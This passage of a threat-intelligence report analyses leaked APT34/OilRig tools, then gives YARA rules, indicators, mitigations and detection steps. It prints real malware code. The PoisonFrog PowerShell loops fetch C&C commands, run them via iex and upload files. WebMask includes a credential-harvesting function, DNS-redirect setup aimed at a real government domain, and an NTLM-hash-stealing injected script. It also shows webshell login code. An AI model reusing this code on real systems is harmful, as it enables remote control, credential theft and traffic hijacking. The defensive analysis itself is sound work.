The panel is the graphic panel of Glimpse, used to manage the communications between the agent and the server.



3.1.3 Server

The server issues commands to the agent, instructing it what to do next.

- **Major Functions**

The server uses a DNS tunneling protocol for communications, issuing commands to the agent or receiving files uploaded by the agent via the DNS tunnel of the A or TXT type.

- **File-related Operations**

The program generates the directory **ALLUSERSPROFILE/Glimpse/dns/aid/** (hereinafter referred to as the server directory in which **aid** indicates the guid ID received from the agent) and then creates folders like **wait**, **receive**, **done**, **sended**, and **sending** in this directory to communicate with the agent by reading or writing into files in those folders.

- **Communication Process**

1. Receives false DNS requests from the agent.
2. Parses information received from the agent by using local rules.

For a false DNS request, the contents are in the format of data.mainData.mainData2.mainData3, each part of which contains different contents.

Data

0–14	15–n	n+1	n+2	n+3	n+4
dataRand	Unknown	C	reqNoIndex	actionIndex	T

If the data contains the trailing string CxxT (x indicates arbitrary characters), the server determines that the data is based on a tunneling protocol.

If the data contains the trailing string in other formats than CxxT, the server forwards the data.

datarand: records the action and aid. The data location is variable and determined by both reqNoIndex and actionIndex.

aid: ID of the packet, based on which the server directory is generated on the server.

action: action of the agent.

```
    if (action == 'M') { // in this place we check the request for type of connection ping or text type
    }

    if(!fs.existsSync(agPath)) { // agent directory does not exist
    } if (action == 'W') { // in this place we check the request type if its text we response it
    } else if (action == 'D') {
    }else if (action == '0') { // ctrl[0] => action, if 0 = is there any file
    } // end of if (action == '0')
    else if (action == '1') { // ctrl[0] => action, if 1 = sending the file

    }
    else if (action == '2') {// ctrl[0] => action, if 2 = receiveing the file
    }
}
```

Value of the action Field	Operation
M	The agent checks the **mode** folder in the specific directory and handles ping information.
W	The server, in the DNS TXT manner, merges the contents in the **wait** folder in the server directory and sends them.

Value of the action Field	Operation
D	The server sends the contents in the **wait** folder in the server directory as fragments in DNS TXT manner.
0	The server disguises names of files in the **wait** folder as IP strings and sends them to the agent.
1	The server sends files in the **wait** folder as fragments to the agent in DNS A manner.
2	The server receives files by fragment from the agent in DNS A manner and saves them in the **part** folder.

mainData: saves the body of the command file.

mainData2: saves the command file name.

mainData3: saves the domain name of the C&C server.

- **Tunnel Format**

The server is a forged DNS server which responds to the agent's DNS requests by returning designated IP strings. Different IP strings have different meanings, as shown in the following table.

IP String	Meaning
99.250.250.199	The server responds to a new agent and creates a session.
199.250.250.99	The server responds to the ping information of the agent.
3.2.1.0	The server has files to be sent.
24.125.a.b	A file named **a+b** waits to be sent by the server.
11.24.237.110	There are files to be sent by the server.
a.b.c.d	The server sends fragments as DNS A records. In this IP string, **a.b.c** indicates the data contents and **d** indicates the data index.
1.2.3.0	Fragments are sent by the server.
a.2.3.b	The server is receiving fragments from the agent. In this IP string, **a** indicates the agent ID and **b** indicates the fragment ID.
253.25.42.87	The server has received fragments from the agent.

3.2 PoisonFrog

- **Major Functions**

PoisonFrog is a remote control tool that can steal information from the controlled server and execute CMD commands issued by the C&C server.

- **Operation Process**

1. The **ps1** script executes to release the **hUpdater.ps1** and **dUpdater.ps1** scripts and the **UpdateTask.vbs** script as well as set Windows scheduled tasks.
2. The **ps1** script accesses the C&C domain and uploads and downloads files as instructed by commands issued via the domain.
3. The **ps1** script identifies the trailing character of the name of the file downloaded from the C&C server as the command and operates on files in the specified directory as instructed by this command.
4. As a scheduled task, the **vbs** script is set to execute every 10 minutes.


The following figure shows part of contents of the **poisonfrog.ps1** script.

- **Component Analysis**

hUpdater.ps1

This script is mainly used to send data to the C&C server and receive commands and files from this server.

When **cfg.ini** exists, the **hUpdater.ps1** script will read contents from this file to extract the proxy and communicate with the C&C server in proxy mode.



As for command format parsing, the **hUpdater.ps1** script obtains strings from the C&C server and splits them into four or more arrays with angle brackets. SSA[0]<>SSA[1]<>SSA[2]<>SSA[3]<>SSA[4]<>SSA[5] is such an example. In the string, each array corresponds to a different response function. For instance, when SSA[2] has a value other than **not**, it downloads files to a specified directory. The following table describes functions of these arrays.

Command	Description
SSA[0]	When SSA[0] has a value other than **not**, upload the file named **SSA[0]** to the URI **/fil/*domain name*/SSA[0]** and then delete the original file.
SSA[1]	When SSA[1] has a value other than **not**, it uploads strings to a specified URL. SSA[1] code has been commented out.
SSA[2]	When SSA[0] has a value other than **not**, download the file under **/fil/SSA[3]** to the local directory C:/…./SSA[0]/SSA[2].
SSA[4]	When SSA[4] has a value other than **not**, upload the SSA[4] file to **/fil/*domain name*/SSA[0]**.
SSA[5]	When the array length is 2, continue to perform operations within the loop.

```
$QQA = $(global:$CCA).DownloadString("$($BBA)/co/$($PPA)")
write-host $QQA
$RRA = ""
if ($QQA) {
    $SSA = $QQA.split("<>") | where {$_}
    $TTA = $SSA[0];
    $p = $EEA+"$TTA"
    if($SSA.length -gt 4) {
        write-host $SSA[1]
        if ($SSA[2] -ne "not" -and $SSA[2]){
            write-host $SSA[2];
            $(global:$CCA).DownloadFile("$BBA/fil/"+$SSA[3], $EEA+$SSA[2]);
            "File saved in "+$EEA+$SSA[2] | Add-Content $p
        }
        if ($SSA[1] -ne "not" -and $SSA[1]){
            $RRA += $SSA[1]+"<br/>"
            $rcnt = $SSA[1] | ? { $_.trim() -ne "" }
            $RRA += $rcnt.Split("&") | foreach-object { Try { $_ | iex | Out-String } Catch { $_ | Out-String} }
            $RRA+"<>" | Set-Content $p
            #$(global:$CCA).UploadString("$BBA/res/$PPA$TTA", $RRA);
        }
        if ($SSA[4] -ne "not" -and $SSA[4]){
            write-host $SSA[4]
            if(Test-Path $SSA[4]) {
                $(global:$CCA).UploadFile("$BBA/fil/$PPA$TTA", $SSA[4]);
                "upl<>"+$SSA[4] | Add-Content $p
            }
        }
        if($SSA[$SSA.length -1] -eq "1") {
            $r = $true;
        }
        if($TTA -ne "not" -and $TTA) {
            $(global:$CCA).UploadFile("$BBA/res/$PPA$TTA", $p);
            Remove-Item $p -Force
        }
    }
}
```

dUpdater.ps1

The **dUpdater.ps1** script parses the trailing character in the file name located first during the traversal of the **receivebox** folder, as a command. The following table describes the mapping between commands and the script's functions.

Command	Description
0	The **dUpdater.ps1** script parses the contents in the **ZZA[0]** file in the **receivebox** folder and writes the contents into the **ZZA[0]** file in the **sendbox** directory. If the **ZZA[0]** file exists in the **receivebox** folder, this script will delete this file.
1	If the contents in the **ZZA[0]** file in the **receivebox** folder is parsed as a file path, the **dUpdater.ps1** script copies this file to the **sendbox** directory and then deletes the **ZZA[0]** file in the **receivebox** folder.
2	The **dUpdater.ps1** script moves the **ZZA[0]** file in the **receivebox** folder to the **done/** directory and types **200<>** plus *the path of the done/ directory* as the content of this file and then deletes the **ZZA[0] file** in the **receivebox** folder.

```
$BBB = ${global:$QQA} + "\" + $ZZA[0];
$MMB = $BBB -replace "receivebox", "sendbox";

if ($BBB.EndsWith("0"))
{
    $NNB = Get-Content $BBB | ? { $_.trim() -ne "" };
    $OOB = ${global:$AAB} + "\" + $ZZA[0];
    $NNB = $NNB | ? { $_.trim() -ne "" }
    $PPB += $NNB+"\n";
    $PPB += $NNB.Split("&") | foreach-object { Try { $_ | iex | Out-String } Catch { $_ | Out-String} }
    $PPB +"<>" | Set-Content $OOB -Encoding UTF8
    if (Test-Path -Path $BBB)
    {
        Remove-Item -path $BBB;
    }
}
elseif ($BBB.EndsWith("1"))
{
    $QQB = Get-Content $BBB | ? { $_.trim() -ne "" } | %{ $_.Replace("`0", "").Trim() }
    if (Test-Path -Path $QQB)
    {
        $OOB = ${global:$AAB} + "\" + $ZZA[0];
        Copy-Item -path $QQB -destination $OOB -Force;
    }
    else
    {
        "File not exist" | Set-Content $MMB;
    }
    if (Test-Path -Path $BBB)
    {
        Remove-Item -path $BBB;
    }
}
elseif ($BBB.EndsWith("2"))
{
    $RRB = $BBB -replace "receivebox", "done";
    Move-Item -path $BBB -destination $RRB -Force;
    if (Test-Path -Path $RRB)
    {
        ("200<>" + $RRB) | Set-Content $MMB;
        Remove-Item -path $BBB;
    }
```

Server-Side Scripts

The scripts are used to assemble commands (e.g. SSA[0]<>SSA[1]<>SSA[2]<>SSA[3]<>SSA[4]<>SSA[5]) and store data. Each function has its own function.

Function	Description
Panel	Serves as a control panel.
NotFount	Notifies the log-in user of the login failure.

Function	Description
Posted	Issues commands from the agent panel to upload and download files.
Deletecommand	Deletes commands from the database.
Deleteagent	Deletes the agent and its related files.
Descriptionposted	Describes information returned by the server.
Fileposted	Sends files to the **receive** folder on the server.
Agent	Creates the **receive**, **send**, and **wait** folders in each **agentID** folder and stores files that contain commands in such folders and writes commands into the database.

3.3 WebMask

This tool is used by the APT34 group as a DNS proxy and for HTTP hijacking.

- Major Functions

This tool consists of three parts:

- Shell script **sh**: used for installation
- **py**: used to steal passwords and for hijacking
- **py**, **dnsd.js**, and **config.json**: used to configure the local DNS proxy
    - Component Analysis

DNSd Module

This module starts the local DNS proxy. The configuration file and the IP address of the proxy server are specified with startup parameters. By default, the script only does DNS forwarding.

The DNSd module can be started using the python script (**dnsd.py**) or JavaScript (**dnsd.js**).

guide.txt explains two way to use the DNSd tool.

1. **py** is used as a transparent proxy.

```
----Solution 1
wget https://bootstrap.pypa.io/get-pip.py
python get-pip.py
rm -f get-pip.py
pip install dnslib
<copy dns_redir>
cd dns_redir
<edit config.json>
screen
python dnsd.py config.json <original nameserver>
<exit screen (Ctrl+A -> Ctrl_D)>
```

2. The native-dns module is used as a DNS proxy. As shown in the following figure, 195.229.237.52 is the IP address of a DNS server in the United Arab Emirates and 185.162.235.106 is a bot IP address used as an example.

```
----Solution2 (use this)
apt-get install curl
apt-get install sudo
curl -sL https://deb.nodesource.com/setup_6.x | sudo -E bash -
sudo apt-get install -y nodejs
npm install -g forever
npm install -g forever-service
<copy dns_redir>
cd dns_redir
npm install native-dns
<edit dnsd.js>
            var zone = 'tra.gov.ae';
            var domainName = ['webmail.tra.gov.ae', 'dns.tra.gov.ae'];
            var zone = 'tra.gov.ae';
            var authorative = '195.229.237.52'; //must be ip
            var responseIP = '185.162.235.106';
            var server = dns.createServer();
forever-service install dns-server --script dnsd.js --start
```

Icap Module

This module is a tool written in PyICAP. PyICAP is a python3 framework for writing ICAP servers. ICAP is usually used to extend transparent proxy servers, implementing content filters in the transparent HTTP proxy cache and performing specific services (can be specified by developers) for HTTP requests/responses.

```
def extract_login_password(date, ip, url, body):
        usernames = []
        passwords = []

        userfields = ['log','login', 'wpname', 'ahd_username', 'unickname', 'nickname', 'user', 'user_name',
                              'alias', 'pseudo', 'email', 'username', '_username', 'userid', 'form_loginname', 'loginname',
                              'login_id', 'loginid', 'session_key', 'sessionkey', 'pop_login', 'uid', 'id', 'user_id', 'screename',
                              'uname', 'ulogin', 'acctname', 'account', 'member', 'mailaddress', 'membername', 'login_username',
                              'login_email', 'loginusername', 'loginemail', 'uin', 'sign-in', 'usuario']
        passfields = ['ahd_password', 'pass', 'password', '_password', 'passwd', 'session_password', 'sessionpassword',
                              'login_password', 'loginpassword', 'form_pw', 'pw', 'userpassword', 'pwd', 'upassword', 'login_password'
                              'password', 'passwrd', 'wppassword', 'upasswd','senha','contrasena', 'secret']
        logins = ['login', 'log-in', 'log_in', 'signin', 'sign-in', 'logon', 'log-on']

        for login in userfields:
                login_re = re.search('([^&]*%s[^=]*=[^&]+)' % login, body, re.IGNORECASE)
                if login_re and len(login_re.group()) < 75:
                        usernames.append(login_re.group())
        for passfield in passfields:
                pass_re = re.search('([^&]*%s[^=]*=[^&]+)' % passfield, body, re.IGNORECASE)
                if pass_re and len(pass_re.group()) < 75:
                        passwords.append(pass_re.group())

        if len(usernames) > 0 and len(passwords) > 0:
                log = {'date': date, 'ip': ip, 'type': 'login_password', 'url': url, 'usernames': usernames, 'passwords': passwords}
                log_string = json.dumps(log, indent=4)
                log_to_file(credentials_file, log_string)
                print log_string

        for login in logins:
                if re.search(login, url, re.IGNORECASE):
                        log = {'date': date, 'ip': ip, 'type': 'login_url', 'url': url, 'body': body}
                        log_string = json.dumps(log, indent=4)
                        log_to_file(credentials_file, log_string)
```

The extract_login_password method is used to steal account passwords included in HTTP information and record them in a designated file. It extracts data in HTTP requests using regular expressions.

Meanwhile, this tool records header information involved in HTTP interactions, including the user's IP address, request time, requested content, and recorded cookies. When analyzing the tool code, we found hijacking code, i.e., the following JavaScript statement:

```
script = ';$(document).ready(function(){$(\'<img src="file://[ip]/resource/logo.jpg"><img src="http://WPAD/avatar.jpg">\');});'
days = 3000
```

When the hijacking code executes, the first img src leads the victim's machine to access **logo.jpg** on the attacker's server. During the process, NTLM authentication will be conducted automatically to allow the attacker to obtain the NetNTLMv2 hash which can be used for man-in-the-middle (MITM) attacks.


Assume that the attacker has taken control of the proxy. In this case, he can use his server to respond to DNS requests to WPAD, and then answer requests to obtain images that are actually PAC files.

3.4 Webshells_and_Panel

The Webshells_and_Panel directory contains multiple WebShell tools written in C#:

simpleDownload.aspx: a simple tool only with the upload function.

simple.aspx: a relatively complicated tool to provide authentication and command execution functions besides the upload function.



highshell.aspx: a full-featured tool that seems like the first version, providing functions like file upload, command execution, and database manipulation. This version of tool was reported by Palo Alto Networks in 2017.

This tool implements login authentication as follows:

```
void c(string p){try{HttpCookie coo=new HttpCookie("p",tb(p));coo.Expires=DateTime.Now.AddDays(1);
HttpContext.Current.Response.SetCookie(coo);c();}catch(Exception e){l(e.Message);}}
bool c(){try{if(HttpContext.Current.Request.Cookies["p"]!=null){aut=Convert.ToBase64String(new
System.Security.Cryptography.SHA256CryptoServiceProvider().ComputeHash(Encoding.ASCII.GetBytes(fb
(HttpContext.Current.Request.Cookies["p"].Value)+salt)))==pp;if(!aut)rm();return aut;}}catch(Exception e){l
(e.Message);}rm();return false;}
```

The following shows how login authentication is implemented via pseudocode:


Base64(sha256(bytes(cookies[“p”] + salt))) == pp

Both **salt** and **pp** are predefined values.

```
string salt="sdfewq@#$51234234DF@#$!@#$ASDF";
string p,pro,cmd,sav,vir,nen,upb,upd,del,don,hid,tfil,ttar,ttim,baseFile,baseAddr,baseV
bool aut=false;
string pp="J3ugYdknpax1ZbHB2QILB5NS6dVa0iUD0mhhBPv0Srw=";
```

The configured cookie value can be used for authentication.

In addition, we have found multiple upgraded versions (minor differences exists between them) of HighShell in the Hypershell directory. The following figure shows HighShell 8.6.2.



This version of tool is rewritten with the Semantic UI framework and its backend has been split into several modules. Arguably, this version goes further in engineering than common versions. Like other versions, this version performs authentication based on cookies.

4 YARA Rules

/*

YARA Rule Set

Author: Florian Roth

Date: 2019-04-17

Identifier: Leaked APT34 / OilRig tools

Reference: https://twitter.com/0xffff0800/status/1118406371165126656

*/

rule APT_APT34_PS_Malware_Apr19_1 {

meta:

description = “Detects APT34 PowerShell malware”

author = “Florian Roth”

reference = “https://twitter.com/0xffff0800/status/1118406371165126656”

date = “2019-04-17”

hash1 = “b1d621091740e62c84fc8c62bcdad07873c8b61b83faba36097ef150fd6ec768”

strings:

$x1 = “= get-wmiobject Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID” ascii

$x2 = “Write-Host \”excepton occured!\”” ascii /* 🙂 */

$s1 = “Start-Sleep -s 1;” fullword ascii

$s2 = “Start-Sleep -m 100;” fullword ascii

condition:

1 of ($x*) or 2 of them

}

rule APT_APT34_PS_Malware_Apr19_2 {

meta:

description = “Detects APT34 PowerShell malware”

author = “Florian Roth”

reference = “https://twitter.com/0xffff0800/status/1118406371165126656”

date = “2019-04-17”

hash1 = “2943e69e6c34232dee3236ced38d41d378784a317eeaf6b90482014210fcd459”

strings:

$x1 = “= \”http://\” + [System.Net.Dns]::GetHostAddresses(\”” ascii

$x2 = “$t = get-wmiobject Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID” fullword ascii

$x3 = “| Where { $_ -notmatch ‘^\\s+$’ }” ascii

$s1 = “= new-object System.Net.WebProxy($u, $true);” fullword ascii

$s2 = ” -eq \”dom\”){$” ascii

$s3 = ” -eq \”srv\”){$” ascii

$s4 = “+\”<>\” | Set-Content” ascii

condition:

1 of ($x*) and 3 of them

}

rule APT_APT34_PS_Malware_Apr19_3 {

meta:

description = “Detects APT34 PowerShell malware”

author = “Florian Roth”

reference = “https://twitter.com/0xffff0800/status/1118406371165126656”

date = “2019-04-17”

hash1 = “27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed”

strings:

$x1 = “Powershell.exe -exec bypass -file ${global:$address1}”

$x2 = “schtasks /create /F /ru SYSTEM /sc minute /mo 10 /tn”

$x3 = “\”\\UpdateTasks\\UpdateTaskHosts\””

$x4 = “wscript /b \\`\”${global:$address1” ascii

$x5 = “::FromBase64String([string]${global:$http_ag}))” ascii

$x6 = “.run command1, 0, false\” | Out-File ” fullword ascii

$x7 = “\\UpdateTask.vbs” fullword ascii

$x8 = “hUpdater.ps1” fullword ascii

condition:

1 of them

}

Source: https://github.com/Neo23x0/signature-base/blob/master/yara/apt_oilrig.yar

5 Indicators of Compromise

myleftheart.com

C:\Users\Public\Public\atag[0-9]{4}[A-Z]{2}

C:\Users\Public\Public\dUpdater.ps1

C:\Users\Public\Public\hUpdated.ps1

C:\Users\Public\Public\UpdateTask.vbs

27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed

b1d621091740e62c84fc8c62bcdad07873c8b61b83faba36097ef150fd6ec768

2943e69e6c34232dee3236ced38d41d378784a317eeaf6b90482014210fcd459

07e791d18ea8f2f7ede2962522626b43f28cb242873a7bd55fff4feb91299741

dd6d7af00ef4ca89a319a230cdd094275c3a1d365807fe5b34133324bdaa0229

3ca3a957c526eaeabcf17b0b2cd345c0fffab549adfdf04470b6983b87f7ec62

c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e

a6a0fbfee08367046d3d26fb4b4cf7779f7fb6eaf7e60e1d9b6bf31c5be5b63e

fe1b011fe089969d960d2dce2a61020725a02e15dbc812ee6b6ecc6a98875392

185.***.***.61

46.***.***.196

185.***.***.80

185.***.***.17

185.***.***,252

185.***.***.103

70.***.***.34

109.***.***.129

185.***.***.140

185.***.***.158

178.***.***.230

146.***.***.108

23.***.***.76

185.***.***.8

95.***.***.172

173.***.***.194

173.***.***.201

172.***.***.238

23.***.***.69

185.***.***.86

185.***.***.56

194.***.***.15

185.***.***.63

81.***.***.249

213.***.***.32

46.***.***.42

185.***.***.157

198.***.***.22

213.***.***.9

158.***.***.62

168.***.***.92

38.***.***.153

176.***.***.215

88.***.***.174

190.***.***.59

103.***.***.181

217.***.***.122

46.***.***.52

185.***.***.35

172.***.***.226

103.***.***.14

95.***.***.173

142.***.***.99

194.***.***.23

194.***.***.10

185.***.***.14

185.***.***.35

185.***.***.75

185.***.***.157

185.***.***.59

185.***.***.217

23.***.***.6

185.***.***.63

6 Mitigations

1. Be cautious with emails from unknown sources. Do not open emails from strangers, such as those containing links, so as to prevent information disclosure or computer viruses.
2. Do not use weak passwords. Change passwords frequently and make sure strong enough passwords are used.
3. Fix vulnerabilities in time, especially those in border devices. Enable automatic update on not-frequently-used devices to keep the devices and their software latest.
4. Deploy border protection devices and an intelligence-based alerting system provided by security firms to nip security hazards in the bud.

7 Detection Means

Network layer:

Check whether there are abnormal DNS parsing server addresses.

Check whether machines within the network send a great number of DNS requests every 50 ms.

Check whether there are abnormal domain name requests.

Host layer:

Check whether the following directories or files exist on hosts:

C:\Users\Public\Public\atag[0-9]{4}[A-Z]{2}

C:\Users\Public\Public\dUpdater.ps1

C:\Users\Public\Public\hUpdated.ps1

C:\Users\Public\Public\UpdateTask.vbs

Check whether DNS server addresses are tampered with on hosts.

Check whether unknown files exist in the root directory of the HTTP server.

8 References

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_oilrig.yar

https://www.fireeye.com/blog/threat-research/2017/12/targeted-attack-in-middle-east-by-apt34.html

https://misterch0c.blogspot.com/2019/04/apt34-oilrig-leak.html

https://raidforums.com/Thread-access-to-top-secret-information-and-hacking-tools-of-Iran-ministry-of-intelligence?pid=540189

https://anonfile.com/8f8aL0S1mb/targets_txt
